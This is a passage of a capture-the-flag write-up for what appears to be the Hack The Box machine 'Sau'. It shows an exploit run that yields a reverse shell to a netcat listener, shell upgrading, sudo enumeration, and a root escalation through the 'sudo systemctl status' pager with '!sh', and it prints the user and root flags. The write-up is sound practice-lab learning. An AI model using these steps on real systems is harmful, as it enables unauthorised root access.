
```
┌──(moghees㉿kali)-[~/Desktop/CTF/HTB/sau]
└─$ python3 exploit.py 10.10.14.164 69 http://10.10.11.224:55555/es0agdj
Running exploit on http://10.10.11.224:55555/es0agdj/login
█
```

Got Shell YAYYYY!!



```
┌──(moghees㉿kali)-[~]
└─$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.10.14.164] from (UNKNOWN) [10.10.11.224] 34022
$ 
```


user flag



```
$ cat user.txt
cat user.txt
ec5592824fb3a55db083296490b518f3
$ 
```

Hints used : Forward requests to port 80.
That was the main hint though


pric esc



```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
puma@sau:~$ 
```

Did this first time without mistake XD

SUDO -l:




```
puma@sau:~$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:~$ 
```

Searched Internet and found this :

https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-systemctl-privilege-escalation/



Spawn Shell in the Pager

```
sudo -l

# output
(ALL) NOPASSWD: systemctl status example.service
```


If we can execute `systemctl status` as root, we can spawn another shell in the pager.
Just run the command with `sudo`.

```
sudo systemctl status example.service
```

Then enter the following command in the pager like `less`.

```
!sh
```


Spawning the shell, then we can get another user shell.



```
$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)!sh
!sshh!sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
# 
```

SUCCESS !!!

root flag



```
# cat root.txt
cat root.txt
acf531dcb5b3890d1cc173e03f929e4f
# 
```

No HINTS used for flag